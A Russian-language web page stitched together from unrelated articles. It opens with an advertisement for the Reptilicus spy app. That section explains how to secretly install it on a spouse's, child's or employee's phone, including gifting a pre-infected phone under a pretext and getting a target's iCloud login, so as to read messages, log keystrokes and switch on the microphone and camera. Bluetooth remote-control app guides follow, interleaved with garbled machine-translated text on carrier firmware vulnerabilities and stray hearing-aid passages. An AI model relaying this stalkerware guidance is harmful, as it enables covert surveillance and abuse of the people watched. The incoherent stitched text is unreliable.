Как залезть в телефон чужого человека
Мы узнаем о том, как зайти в чужой телефон и каким образом можно установить удаленный доступ, чтобы залезть в телефон и контролировать его на расстоянии. Сервис Reptilicus позволит видеть все, что делается на телефоне другого человека.Так как залезть в чужой телефон? 4 способа удаленного доступа!
Способ 1. Как залезть без разрешения
Удаленный доступ – это возможность на расстоянии знать, что делает на своем телефоне человек (ребенок, муж/жена, любимый/любимая, друг/подруга или Ваш сотрудник). Это можно сделать без разрешения, но это незаконно. Именно поэтому перед установкой программы Reptilicus Вам будет выходить предупреждение, что тайная слежка за человеком карается законом. И что после установки необходимо сообщить (в любом удобном виде) о том, что на телефон установили контроль.
После того, как Вы установите программу, Вам станут доступны:
- переписка;
- звонки;
- координаты;
- фото с интернета;
- фото с галереи;
- установленные приложения;
- контакты;
- история браузера;
- нажатия клавиш;
- уведомления.
Это всё Вам будет доступно после того, как Вы узнаете, как залезть в телефон другого человека и получить удаленный контроль над ним.
Кроме того, Вы сможете управлять телефоном на расстоянии:
- включать тревогу;
- включать микрофон для записи;
- делать фото с камеры;
- блокировать вход в приложения;
- устанавливать период записи;
- делать скриншоты с экрана;
- перезагружать телефон.
 Так как зайти в чужой телефон нужно будет обязательно (чтобы установить программу – бесплатно скачать здесь >> ), Вам нужно выбрать момент и заполучить его на 10-15 минут. Зато потом Вы можете даже не приближаться к этому аппарату.
Обязательно перед установкой (хоть она и предельно простая) нужно скачать руководство по установке здесь >> . Руководство позволит Вам правильно установить и настроить программу, чтобы потом не писать на сайт консультантам, что программа не работает, команды не отсылаются, а данные не приходят. Запомните: все работает, команды отсылаются и данные приходят – нужно просто сделать всё правильно.
Достаточно подробно об установке и о том, как контролировать телефон со своего телефона, планшета, ноутбука или компьютера, отписано в статье « Скрытый удаленный доступ к телефону Андроид с телефона ».
Способ 2. Как залезть бесплатно
В чужой телефон можно установить программу TeamViewer, которая также предоставить удаленный доступ. Её необходимо установить и на свой телефон и на телефон другого человека. Как работает данная программа и как она устанавливается очень подробно описано в статье « Управление телефоном с другого телефона: обзор лучших программ ».
Способ 3. Как залезть, не беря в руки телефон
Если Android. Мы уже в который раз писали и говорили, что невозможно на расстоянии, без ручной установки что-то сделать. Это раньше, когда версии Андроида были 2 и 3, и защита на них была мизерная, можно было устанавливать программы через СМС. Теперь же через ссылки устанавливаются только вирусы.
Если IPhone. Если же Вы хотите узнать, как проникнуть в чужой телефон Айфон не беря его в руки, тогда Вы это сделать сможете. В Интернете можно найти программы, которые будут следить за IPhone, без установки на сам аппарат. Нужно будет установить себе, а потом ввести ID и пароль от iCloud. Поэтому узнать эту информацию о целевом Айфоне нужно заранее. Достаточно подробно о таких программах описано в статье « Обзор лучших шпионских приложений для смартфонов ».
Способ 4. Как залезть, если нет доступа и нет данных
Никак этого сделать невозможно. Можно купить и подарить телефон с уже установленной программой.
Другими словами – перед тем как попасть в чужой телефон, необходимо заранее установить на него программу Reptilicus, а потом уже (найди предлог) подарить. Тогда Вы сможете попасть в чужой телефон без доступа к нему, ведь программа будет уже установлена, и сама автоматически будет передавать все действия.
Немного о том, как управлять через свой телефон
Теперь поговорим о том, как залезть в чужой телефон через свой. Итак, Вы установили на подконтрольный телефон программу. Теперь можете спокойно заходить в кабинет и просматривать полученные денные, а также управлять телефоном:
Вариант 1. Если у Вас компьютер – зайти на сайт – внести логин и пароль (придуманный при регистрации) – зайти в кабинет – вкладка «Данные» (там вся перехваченная информация) – вкладка «Команды» (ими Вы сможете управлять телефоном).
Вот как можно залезть в чужой телефон через компьютер. В любое удобное для Вас время, просто зайти на сайт и просматривать информацию, слушать звонки, читать переписку, отслеживать положение и многое другое.
Вариант 2. Если Ваш телефон Андроид – установить на свой телефон мобильную версию кабинета «Клиент» — внести логин и пароль – запомнит ь– вкладка «Данные» (там вся перехваченная информация) – вкладка «Команды» (ими Вы сможете управлять телефоном).
Вот как Вы сможете, в любое удобное для Вас время, залезть в чужой телефон через свой телефон. Еще один плюс – Вам не нужно будет каждый раз вводить логин и пароль – просто установите галочку на «запомнить».
Вариант 3. Если у Вас IPhone – зайти на сайт – внести логин и пароль (придуманный при регистрации) – зайти в кабинет – вкладка «Данные» (там вся перехваченная информация) – вкладка «Команды» (ими Вы сможете управлять телефоном).
Вот как можно зайти со своего телефона в чужой, если у Вас аппарат на базе iOS. Мобильного кабинета для Айфона нет. Поэтому нужно будет (как и через компьютер) просто заходить на сайт и вводить свои данные.
Внимание! Никому и никогда не давайте свой пароль. Меняйте его почаще. Мы даем 100% гарантию на то, что абсолютно все Ваши данные находятся в безопасности. Никто, кроме Вас в Ваш кабинет зайти не может.
Заключение
В заключении хочется отметить главные аспекты:
 1. Залезть в телефон другого человека действительно возможно, и для этого есть специальные программы.
2. Зайти со своего телефона в чужой телефон возможно, если Ваш Андроид то прям с телефона, если Ваш Айфон, то через сайт.
3. Проникнуть в чужой телефон без установки программ невозможно, если телефон Андроид и возможно, если он Айфон.
4. Попасть в чужой телефон через компьютер возможно в любое время суток с любой страны, где есть доступ к интернету.
Если у Вас остались вопросы – пишите нашим консультантам!
Дистанционное управление телефоном через Bluetooth
Планшетный компьютер отлично подходит для веб-сёрфинга и чтения книг, но для просмотра фильмов (если вы, разумеется, не в дороге) площади его экрана может не хватать. Ради кино уместно подключать планшет к большому, а лучше очень большому телевизору в качестве мультимедийной приставки. Для этого нужен HDMI-кабель, он стоит немного и продаётся повсеместно.
Но тут возникает резонный вопрос: как управлять воспроизведением? Ведь длина HDMI-кабеля вряд ли позволит дотянуться до дивана, а бегать каждый раз к планшету — совсем не вариант. Вот если бы можно было управлять дистанционно, например, с помощью своего смартфона… Оказывается, это легко реализовать.
Программа Tablet Remote разработана специально для управления планшетом с помощью смартфона. Обмен сигналом происходит по Bluetooth или Wi-Fi.
Это не система удалённого доступа вроде TeamViewer, когда вы получаете полный контроль над устройством. Tablet Remote позволяет вам управлять только яркостью, громкостью и воспроизведением в YouTube, MX Player и подобных приложениях.
Зато программа полностью бесплатна и не требует прав администратора, плагинов и регистрации. Как результат, её можно быстро настроить и запустить, что выгодно отличает Tablet Remote от более сложных аналогов.

Для использования программы установите её на оба устройства. Затем запустите Tablet Remote и откройте раздел SETUP на каждом из них. Отметьте обе присутствующие там опции на планшете и смартфоне. В результате вы разрешите использование программы в качестве удалённой клавиатуры.


Далее, войдите на смартфоне в раздел CONNECTION и нажмите на иконку с изображением радара. Подождите, пока планшет обнаружит ваш телефон. Если потребуется, подтвердите подключение на планшете. После этого можно открыть раздел REMOTE — тут расположены кнопки управления видео — и использовать смартфон как пульт к планшету.


Возможно, такая настройка может показаться излишне сложной, но сделать это необходимо только один раз. В последующем вам будет достаточно только запустить Tablet Remote и одним движением соединить устройства в разделе CONNECTION. Чтобы вернуться к набору текста, надо будет менять способ ввода в меню переключения клавиатур.
Стоит отметить, что разработчик Tablet Remote давно не обновлял программу. Поэтому она может некорректно работать на некоторых новых устройствах. К тому же её интерфейс тоже давно устарел. Но вы вряд ли найдёте столь же простой и бесплатный аналог, который сможет заменить вам Tablet Remote.
Скачать в googleplay
Такая уже достаточно немолодая технология, как Bluetooth, уже давно перестала играть какую-то важную роль в гонке беспроводных модулей. Но факт остаётся фактом: большинство беспроводных технологий частично или полностью базируются на принципах работы именно этого протокола. Даже самые технологичные устройства и аппараты иногда вынуждены использовать управление телефоном через Bluetooth. Как это сделать и для чего нужно, будет описано дальше.
Дистанционное использование
Если всё правильно настроить и иметь в распоряжении подходящие аппараты и устройства, то можно совершать управление через Bluetooth:
- Мобильным.
- Ноутбуком, нетбуком.
- Планшетом.
- Телевизором.
- Микрокомпьютером-донглом.
- Автомагнитолой.
- Умным домом etc.
Причём комбинировать это можно различными способами. Например, управлять мобильником с другого телефона или планшетом с ноутбука. Главное – чтобы была поддержка нужных протоколов, а настроить можно практически что угодно.
Но с этим стоит быть внимательнее и аккуратнее, так как за прошедшие годы злоумышленники нашли много способов совершить взлом устройства, используя уязвимость Bluetooth-протоколов.
Дальше разберем пару программ, каждая из которых отвечает за свой профиль и позволяет осуществлять управление по Bluetooth телефоном.
MyPhoneExplorer
Эта программа позволяет совершить сопряжение, разрешающее доступ к мобильному устройству с персонального компьютера. Естественно, потребуется установить программы на оба устройства и, разумеется, на каждую платформу нужно своё приложение. Компьютерная версия скачивается с официального сайта, а мобильный вариант можно найти в магазине приложений Google – Play Маркет.
Утилита имеет весьма широкий функционал, который может удовлетворить практически любые запросы пользователя начиная от прямой манипуляции телефоном с ПК, отправки СМС, совершения звонков и заканчивая выходом в интернет. Но главным преимуществом является то, что утилита не делает селекционный отбор по производителю устройства, как это принято в Kies или PC Suite, а распознаёт и подключает практически все гаджеты с Android OS. В исключения можно записать лишь исконно китайские аппараты, которые и заказать-то трудно.
Выполняется сопряжение достаточно просто: после установки утилиты на оба аппарата потребуется включить Bluetooth-модуль и запустить приложения.
А далее компьютер при первом запуске предложит избрать один из пяти методов подключения:
- Автоопределение.
- Bluetooth.
- USB-кабель.
- IP-адрес.
- Wi-Fi.
Выбираем Bluetooth-протокол и в графе справа находим нужный порт, если их несколько.
После синхронизации можно начинать пользоваться всеми доступными функциями.
Tablet Remote
Этот апплет представляет собою аналогичную вышеупомянутой утилиту, только с несколько уменьшенным функционалом. Ориентирована и заточена она на связку мобильный-мобильный или телефон-планшет. Проще говоря, синхронизация происходит между двумя устройствами, работающими под управлением Android OS.
Целевое назначение апплета заключается в манипуляции гаджетом в ключе воспроизведения музыки и видео, но это не значит, что функционал ограничивается лишь этим. Доступны также и три основные системные кнопки, и даже набор текста на другом аппарате, реализованный посредством экранной клавиатуры ведомого гаджета.
Как и в предыдущем случае, первым делом нужно включить Bluetooth-модули на обоих устройствах, а затем запустить апплеты. Выбрать соответствующий способ соединения и произвести сопряжение.
Параметры представлены не очень богато, но всё что нужно, там имеется. К примеру, они позволяют установить полноэкранный режим. Сюда нужно зайти на управляемом гаджете, чтобы указать его в качестве ведомого. Для этого потребуется зайти в параметры и во вкладке «Setup» поставить галочки напротив обоих имеющихся пунктов. На этом всё – можно начинать пользоваться предоставляемыми функциями.
Что такое Bluetooth. Описание и особенности технологии Bluetooth: Видео
Современные беспроводные технологии позволяют синхронизировать мобильные устройства друг с другом для разных целей. Сегодня мы разберемся, как подключить телефон к телефону через Блютуз.
Мнение эксперта Дарья Ступникова Специалист по WEB-программированию и компьютерным системам. Редактор PHP/HTML/CSS сайта os-helper.ru. Bluetooth используется в двух случаях – при передаче данных с одного устройства на другое и для удаленного управления. Рассмотрим по очереди оба варианта.
Передача файлов
В большинстве случаев пользователи передают различные данные между двумя мобильными девайсами посредством технологии Bluetooth. Телефоны должны находиться неподалеку друг от друга с активированной функцией беспроводной передачи файлов. На устройствах под управлением Android данная опция активируется двумя способами.
Свайпом вниз по экрану телефона откройте верхнюю «шторку» и на панели доступа выберите иконку Bluetooth, если она там находится. Если ее нет, вы можете добавить быстрый запуск на верхнюю панель или воспользоваться вторым способом.
Второй вариант несколько длиннее. Вам необходимо найти раздел с настройками на главном экране или в меню устройства (зависит от оболочки). После этого открыть вкладку с настройками беспроводной сети и активировать функцию Bluetooth.
Названия и внешний вид меню на Android могут меняться в зависимости от версии операционной системы и оболочки производителя. Но принцип включения Блютуза везде одинаковый.
Теперь нужно подключить телефон к другому устройству:
- Откройте приложение, через которое вы просматриваете файлы для передачи на другой телефон. Например, стандартная галерея для просмотра фото, файловый менеджер для общих данных и так далее.
- Выберите нужны файл и откройте дополнительное меню. В нем выберите вариант «Передать» или «Поделиться».
- После этого появится список вариантов передачи. Среди них найдите Bluetooth.
- Активируйте Блютуз на втором устройстве и подождите, пока передающий смартфон найдет его.
- При подключении введите пароль, если на девайсе установлена защита.
- Подождите окончания передачи данных. Об успешном завершении свидетельствует соответствующее уведомление.
Читайте также: Что делать, если телефон упал в воду
Теперь рассмотрим подключение двух телефонов на ОС iOS. Сначала точно так же включите функцию Bluetooth через главное меню или с помощью панели быстрого доступа. Однако на устройствах Apple данная «шторка» открывается свайпом вверх.
Теперь откройте настройки беспроводной сети и включите поиск устройств. После того, как будет найден второй телефон, подключитесь к нему и сохраните в памяти.
Некоторые устройства отображаются в поиске не с настоящим названием фирмы и модели, а кодом из цифр или букв. Предварительно посмотрите имя девайса в настройках, чтобы не подключиться к постороннему телефону. Актуально при передаче данных в общественном месте.
Управление по Bluetooth
Второй вариант подключения двух устройств по Bluetooth – это удаленное управление девайсом. Для этого можно использовать стороннее приложение Tablet Remote. Оно превращает один смартфон в полноценный пульт для управления функционалом другого смартфона. Установить данный софт нужно на оба девайса и сделать следующее:
- Откройте приложение на управляющем девайсе и выберите раздел «Setup».
- Включите все опции и перейдите к пункту «Connection».
- После включения Bluetooth из списка найденных устройств выберите нужный вариант.
- Теперь откройте Tablet Remote на втором телефоне и зайдите в пункт «Remote».
Таким способом можно превратить один смартфон в беспроводной геймпад и наслаждаться мобильными играми на экране другого девайса. В настройках приложения вы можете менять раскладку виртуальной клавиатуры в зависимости от способа использования.
Видеоинструкция
Если вам нужна наглядная инструкция по данной теме, то после прочтения статьи вы можете ознакомиться с представленным роликом.
Заключение
Итак, теперь вы узнали о двух способах подключения телефонов друг к другу. Мы рассмотрели отличия между операционными системами Android и iOS. Как видите, в обоих случаях передача данных по Bluetooth практически идентична. Если у вас есть вопросы по теме, то задавайте их в комментариях ниже, а мы ответим вам в кратчайшие сроки!
Читайте также: Как перенести Google Authenticator на другой телефон
- Просмотров: 21 817
- Обсуждений: 1
Иной раз так хочется посмотреть какой-то фильм с помощью компьютер, но возникает проблема отсутствия пульта для него. Но решение есть. Ваш смартфон Galaxy S3 может послужить отличным помощником. Существует специальное приложение Tablet Remote, которое превращает девайс в пульт дистанционного управления. Нужно лишь скачать и установить ее на ПК и на смартфон, а затем слегка настроить ее.Программа на самом деле способна заменить обычный телевизионный пульт и привнести что-то новое. Созданный виртуальный пульт позволить регулировать громкость видео, переключать его, ставить на паузу, осуществлять поиск фильмов или роликов/музыки. Также, при помощи экранной клавиатуры можно вводить текст в поисковой строке и находить все нужные фильмы.Кроме всего прочего, для работы этой программы не нужны root-права.Итак, для начала Вам нужно установить эту программу на компьютер и на смартфон. Далее необходимо включить Bluetooth на обеих устройствах. Для того, чтобы они смогли подключиться друг к другу, выполните следующую цепочку действий: «Connection»/ «Scan Devices». Затем одно из устройств будет найдено другим. Чтобы смартфон или ПК был внесен в список, нажмите кнопку «Make Device Discoverable». Не забывайте, что Bluetooth по умолчанию работает 120 секунд, так что Вам придется залезть в настройки и снять это ограничение: «Настройки»/«Беспроводные сети»/«Bluetooth».Так как управлять нужно будет смартфоном, то на нем открываем установленную программу, нажимаем кнопку «Setup». Откроется новое меню, в котором будут находиться 2 строчки. Напротив каждой из них ставим галочку. Вот в принципе и все действия по настройке программы на обоих устройствах. Вам остается просто нажать на кнопку «Remote» на Вашем Galaxy S3 для активации виртуального дистанционного пульта управления. Если Вы хотите просматривать видео в полноэкранном режиме, то необходимо зайти в настройки «Settings» и поставить галочку напротив «Hide Status bar». Программа функционирует на любых устройствах без каких-либо сбоев и проблем. Скачать ее можно бесплатно в Google Play маркете. Также подписывайтесь на наши страницы Вконтакте, Facebook или Twitter, чтобы первыми узнавать новости из мира Samsung и Android. Нашли ошибку? Выделите ее и нажмите Ctrl+Enter
Нередко возникают ситуации, когда нужно воспользоваться планшетом, но взять его в руки нет возможности. Один из примеров — просмотр фильма на ТВ с подключенного планшета. Сидя или лежа на диване, неудобно вставать или тянуться к нему для перемотки, переключения файла и т.д. Еще один из вариантов — прослушивание музыки с планшета, который спрятан в сумке. Доставать его каждый раз неудобно, а иногда — практически невозможно. В таких ситуациях очень удобно, когда смартфон управляет планшетом. Как реализовать такой подход — расскажет статья.
Подключение Bluetooth-модуля к Arduino
Тем не менее, эти усилия очень помогают, если агентство может контактировать с встроенным программным обеспечением уже в системе, которая может быть использована. Два исследователя обнаружили такие встроенные уязвимости в большом количестве смартфонов, которые позволили бы государственным шпионам и сложным хакерам устанавливать вредоносный код и управлять ими.
Атаки потребуют близости к телефонам, используя базовую станцию-изгои или фемтосоту, и высокий уровень мастерства для снятия. Уязвимости находятся в инструментах для управления устройствами, а производители внедряют в телефонные трубки и планшеты для их дистанционной настройки. Инструмент используется в той или иной форме в более чем 2 миллиардах телефонов по всему миру. Исследователи говорят, что нет никаких признаков того, что кто-то использует уязвимости в дикой природе, а компания, которая заставляет инструмент выпустила исправление, которое решает проблему, но теперь до операторов, чтобы распространять их среди пользователей в прошивке Обновить.
Как управлять планшетом со смартфона в ОС Android
К сожалению, функциональность смартфонов и планшетов на базе ОС Android не предусматривает возможности соединения двух устройств для удаленного управления. Максимум, что можно сделать силами «чистой» системы — это организовать синхронизацию между ними. Для того, чтобы обеспечить управление планшета со смартфона — нужно воспользоваться сторонними программами. О них и пойдет речь.
Но у каждого перевозчика и производителя есть собственная пользовательская реализация клиента, и есть много, которые предоставляют перевозчику целый ряд дополнительных функций. Чтобы предоставить операторам возможность делать это, инструмент управления работает на самом высоком уровне привилегий на устройствах, что означает, что злоумышленник, который обращается и использует этот инструмент, обладает теми же способностями, что и носители.
Из этих рекомендаций каждый оператор может выбрать базовый набор функций или запросить дополнительные. Более того, они обнаружили системы, которые позволяют перевозчику идентифицировать приложения на телефоне, а также активировать или деактивировать их или даже добавлять и удалять приложения. Эти системы предоставляют перевозчику возможность сделать эти изменения с нашей помощью, не вызывая потребитель.
Tablet Remote
Программа Tablet Remote — простое средство для удаленного управления планшетом со смартфона. Забегая наперед, стоит отметить, что ее функциональность не очень широка: есть только возможность использования телефона в качестве пульта. Стриминг картинки с экрана программа делать не умеет, поэтому все действия производятся вслепую. Это не страшно, если планшет подключен к телевизору и все действия на дисплее видно, но неудобно, если «таблетка» лежит в сумке.
Приложение WIN — Remote
Перевозчики также могут изменять настройки и серверы для приложений, предварительно установленных перевозчиком — что-то, что могут использовать хакеры, чтобы заставить телефон общаться с выбранным сервером. Кроме того, некоторые из систем могут отслеживать домашнюю страницу веб-браузера и в некоторых случаях получать синхронизированные контакты. Другие включают функцию перенаправления вызовов, которая может направлять телефон на определенный номер телефона. Но Солник считает, что эта функция может использоваться для перенаправления любого номера, номера телефонов также могут быть запрограммированы для запуска приложения.

Чтобы воспользоваться программой — необходимо установить ее на оба устройства.Дальнейший пан действий таков:

Когда телефон повернут в портретной ориентации — на дисплее отображается пульт с пятипозиционной навигационной кнопкой (как на кнопочных звонилках), клавиши проигрывателя и системные кнопки «Домой», «Меню», «Назад», «Поиск» и «Клавиатура». В таком режиме смартфон управляет планшетом в меню, проигрывателях и других программах. При повороте в горизонтальную позицию — пульт переключается в режим геймпада.
Приложение Unified Remote
Чем больше функций, которыми располагает инструмент управления, тем больше может сделать атакующий. Но, как минимум, каждое обнаруженное им устройство позволит злоумышленнику изменить всю функциональность сотовой сети. Во многих случаях они также могут контролировать обновления прошивки.
И даже телефоны, которые используют только самую основную систему управления, имеют уязвимости в области коррупции, которые все равно позволят хакеру выполнять код или устанавливать вредоносные приложения. Перевозчики признают риск наличия этих средств управления, и многие из них добавили шифрование и аутентификацию для повышения безопасности. Для доступа к системе управления в устройстве, например, часто требуется пароль. Но эти меры защиты настолько плохо реализованы, что исследователи могут подорвать их.
 В таком положении можно играть в Android-игры на экране телевизора, используя в роли геймпада смартфон. Впрочем, телевизор и не обязателен: если планшет имеет диагональ 10″, долго держать его неудобно. А если использовать подставку — можно установить «таблетку» на стол и играть, используя в роли джойстика смартфон (который в 2-6 раз легче).
Практически все меры предосторожности, установленные для защиты клиентов практически во всех основных устройствах, которые мы нашли, можно обойти, — говорит Солник. Это число легко доступно любой базовой станцией, которая связывается с телефоном. Солник говорит, что, хотя система каждого оператора использует несколько иной способ генерации паролей, все они основаны на одном ядре.
Мы можем более или менее предварительно вычислить все пароли для любого устройства, чтобы управлять клиентом. Они также нашли множество способов подорвать шифрование. Это требует глубокого понимания того, что он делает, но как только вы поймете, как это работает, вы можете в значительной степени отключить или просто обойти или «соврать с самим собой»самого шифрования, — говорит Солник.
RemoDroid
RemoDroid — более продвинутая программа, позволяющая организовать управление планшета со смартфона. Она является аналогом популярной компьютерной утилиты TeamViewer. Основная функция программы — стриминг изображения с дисплея, а также сенсорное управление. Это значит, что при установке подключения картинка с экрана планшета будет передаваться на смартфон, а при нажатии на элементы управления — производится запуск соответствующего пункта. Недостатков у программы два. Один из них — это необходимость, чтобы оба устройства находились в одной локальной сети или имели подключение по статичному IP. Второй — без наличия на планшете прав Root стриминг изображения может не заработать.
Хотя уязвимости являются основными с точки зрения безопасности, их использование не является. Успешный взлом также требует установки сотовой базовой приемопередающей станции или обнаружения уязвимости в фемтосоте, чтобы взять ее и использовать для атаки. И взломать шифрование тоже не тривиально. Тем не менее, любой человек с тем же уровнем знаний и навыков, что и исследователи, мог проводить атаки.
Тем не менее, исследователи не считают, что кто-либо использовал уязвимости. Во время нашего разглашения с поставщиками у разных поставщиков есть процессы, чтобы посмотреть, есть ли какие-либо следы использования уязвимостей, и мы не слышали, что есть какие-то следы, которые кто-либо видел до сих пор, — говорит Райан Смит, главный ученый в Аквиванте.
Настройка программы предельно проста.

После выполнения этих манипуляций на дисплее появится картинка с экрана планшета, а также кнопки, традиционно расположенные под экраном.

Солник и Бланчо уведомили фирму, которая делает инструмент управления таким количеством, и компания уже выпустила исправление. Они также уведомили производителей базовых частот, которые написали код, который будет реализовывать это исправление. Перевозчики находятся в процессе распространения исправления существующих телефонов.
Приложение Ultimate Control
Слуховые аппараты прошлого часто ограничивали доступ пользователя к многим персональным аудиоустройствам, таким как мобильные телефоны и музыкальные плееры. Например, чтобы использовать музыкальный плеер во время пробежки, вам пришлось бы удалить его, чтобы разместить пару наушников.
Как управлять планшетом со смартфона в ОС Windows
Планшеты на базе настольной версии Windows 8.1 или 10 последние 2 года стабильно пользуются спросом. Методы, приведенные выше, не подходят для организации удаленного управления, так как требуют, чтобы оба устройства функционировали на базе Android. Однако это не значит, что использовать телефон в качестве пульта не получится. В ход идут проверенные, старые добрые методы.
Что для этого потребуется
Технология использует радиоволны, установленные на высокой частоте, для передачи данных без помех или рисков безопасности. Однако беспроводные слуховые аппараты давно создали умное решение для доступа к этому распространенному беспроводному стандарту.
Эта технология предназначена для обеспечения прямого подключения устройств без чрезмерного напряжения на батарею. Во время первоначальной консультации по поводу слуховых аппаратов со слуховым аппаратом вы должны обсудить свои потребности в беспроводной связи.
TeamViewer
Программа TeamViewer положительно зарекомендовала себя, как надежное и бесплатное (для домашнего использования) решение для организации удаленного управления в среде Windows. Однако мало кто знает, что существуют версии приложения, адаптированные для мобильных устройств. Установить их можно на смартфоны с Android, iOS, BlackBerry OS и, само собой, мобильной версией Windows 8.1 или 10.
Обычно стример надевается на шею или помещается в карман для работы в режиме громкой связи. Хотя вы часто должны иметь дополнительное устройство для доступа к мобильному телефону или музыкальному проигрывателю, стример предоставляет множество возможностей, которые ранее недоступны.
Персонализированное прослушивание
Обычно аудиосигнал может быть установлен для потока в один или оба слуховых аппарата, а потоковый сигнал может быть усилен и сформирован в соответствии с индивидуальными настройками слухового аппарата. Объем потока может контролироваться стримерами или слуховыми аппаратами в зависимости от конструкции изготовителя. В случае с музыкальным проигрывателем слуховые аппараты могут стать набором беспроводных ушных вкладышей. Для телефона может потребоваться передать сигнал только одному слуховому аппарату, чтобы другой мог получить доступ к другим звукам в комнате.
Чтобы управлять с телефона планшетом на базе Windows , необходимо скачать клиентское приложение для планшета, ноутбука или ПК, а также установить на смартфон его мобильную версию . Дальнейший порядок действий следующий.
Это беспроблемное решение наверняка будет пытаться расположить приемник мобильного телефона близко к микрофону слухового аппарата! Несколько устройств обычно соединяются с одним стримером, поэтому вы можете легко переключаться между различными устройствами. Например, вы можете подключиться к мобильному телефону во время потоковой передачи фильма со своего планшета. Стример способен прерывать или приостанавливать звук с вашего планшета, чтобы принести вам аудиосигнал от входящего телефонного звонка.
Дистанционное управление слуховыми аппаратами
Как правило, существуют также возможности для удаленного изменения громкости или программы из стримера. Это особенно полезно, если ваши слуховые аппараты слишком малы для размещения внешних элементов управления. Это не уникально для конкретного слухового аппарата или производителя слуховых аппаратов, поэтому существует единообразие в том, как он работает на всех устройствах.

Управлять планшетом можно как с помощью пальцевых жестов, так и подключив по Bluetooth или USB OTG мышь. Способ отличается универсальностью, так как позволяет управлять любым устройством на базе десктопной версии Windows, с любого смартфона.
Платформа уже протестирована и усовершенствована, поскольку она уже много лет используется в индустрии мобильных телефонов. Потягивая горячую чашку кофе, проверяя все последние новости в Интернете. Все идет отлично, пока вы не услышите знакомый звук уведомления, указывающий, что сообщение доставлено на ваш телефон, который заряжается в следующей комнате. Вы решили, что вам просто нужно подождать, вы слишком удобны, чтобы пойти и получить его сейчас.
Мы верим, что это случилось со многими из вас — еще раз. Не было бы замечательно, если бы вы могли просто увидеть и ответить на это сообщение прямо на планшете? Хотя не многие из нас знают об этом, есть несколько приложений, которые позволяют вам делать именно это, а на самом деле гораздо больше.
Иной раз так хочется посмотреть какой-то фильм с помощью компьютер, но возникает проблема отсутствия пульта для него. Но решение есть.
Ваш смартфон Galaxy S3 может послужить отличным помощником. Существует специальное приложение Tablet Remote, которое превращает девайс в пульт дистанционного управления. Нужно лишь скачать и установить ее на ПК и на смартфон, а затем слегка настроить ее.
Как только ваши устройства будут подключены, вы сможете увидеть экран телефона на планшете и также интуитивно контролировать его. Вы можете перемещаться по устройству, просматривать изображения, изменять настройки и многое другое прямо со своего планшета. Также приложение находится в бета-версии, то есть разработчики все еще добавляют к нему последние штрихи. Таким образом, ваше устройство может не поддерживаться или оно может быть неисправным.
Когда вы устанавливаете на свой второй экран, он может вызывать звонки, тексты и уведомления, передавать файлы, фотографии и видео, зеркально отображать экран телефона, управлять мультимедиа, мелодиями и апками, снимать скриншоты, использовать камеру и даже делиться буфером обмена. В следующий раз, когда вы будете прижаты к кушетке с помощью планшета или даже забудете свой телефон дома, находясь на ходу, это будет мало поводом для панической атаки. С помощью этой технологии мы можем безопасно и быстро отправлять и получать файлы.
Программа на самом деле способна заменить обычный телевизионный пульт и привнести что-то новое. Созданный виртуальный пульт позволить регулировать громкость видео, переключать его, ставить на паузу, осуществлять поиск фильмов или роликов/музыки. Также, при помощи экранной клавиатуры можно вводить текст в поисковой строке и находить все нужные фильмы.
Однако эта технология устраняет использование шнуров, кабелей, адаптеров и любых других управляемых носителей и позволяет электронным устройствам общаться друг с другом по беспроводной сети. Это приложение полезно, если вы управляете автомобилем, потому что вы можете принимать входящие звонки без остановки. Это также значительно увеличивает срок службы аккумулятора. Однако есть два отрицательных момента: во-первых, он не обрабатывает звук должным образом, и иногда происходит задержка, во-вторых, вы должны платить за это приложение.
И позже, когда вы закончите разговор, он переходит в режим энергосбережения. Шаг 3 — Найдите устройство для сопряжения. Шаг 5 — Вы увидите, что устройство сопряжено в списке парных устройств. Удалите устройство из списка телефонов и попробуйте снова открыть его. . Шаг 5 Выберите четкие данные, очистите кеш и закрепите соответственно.
Кроме всего прочего, для работы этой программы не нужны root-права.

Итак, для начала Вам нужно установить эту программу на компьютер и на смартфон. Далее необходимо включить Bluetooth на обеих устройствах. Для того, чтобы они смогли подключиться друг к другу, выполните следующую цепочку действий: «Connection»/ «Scan Devices». Затем одно из устройств будет найдено другим. Чтобы смартфон или ПК был внесен в список, нажмите кнопку «Make Device Discoverable». Не забывайте, что Bluetooth по умолчанию работает 120 секунд, так что Вам придется залезть в настройки и снять это ограничение: «Настройки»/«Беспроводные сети»/«Bluetooth».
Так как управлять нужно будет смартфоном, то на нем открываем установленную программу, нажимаем кнопку «Setup». Откроется новое меню, в котором будут находиться 2 строчки. Напротив каждой из них ставим галочку.

Вот в принципе и все действия по настройке программы на обоих устройствах. Вам остается просто нажать на кнопку «Remote» на Вашем Galaxy S3 для активации виртуального дистанционного пульта управления.
Если Вы хотите просматривать видео в полноэкранном режиме, то необходимо зайти в настройки «Settings» и поставить галочку напротив «Hide Status bar».
Программа функционирует на любых устройствах без каких-либо сбоев и проблем. Скачать ее можно бесплатно в
Взлом смартфона через Bluetooth. Реально ли это
Bluetooth-устройства окружают нас повсюду: колонки, умные часы и фитнес-браслеты, наушники. Из-за этого мы совсем не отключаем функцию на смартфоне, оставляя ее постоянно активной. Устройства делятся данными между собой, загружая какую-то часть в приложения. В то же время Bluetooth-соединение очень уязвимо и может стать причиной взлома. Что делать и как обезопасить себя и свои устройства от потери данных?
Рассказываем, зачем отключать блютуз на телефоне
Чем опасен включенный Bluetooth
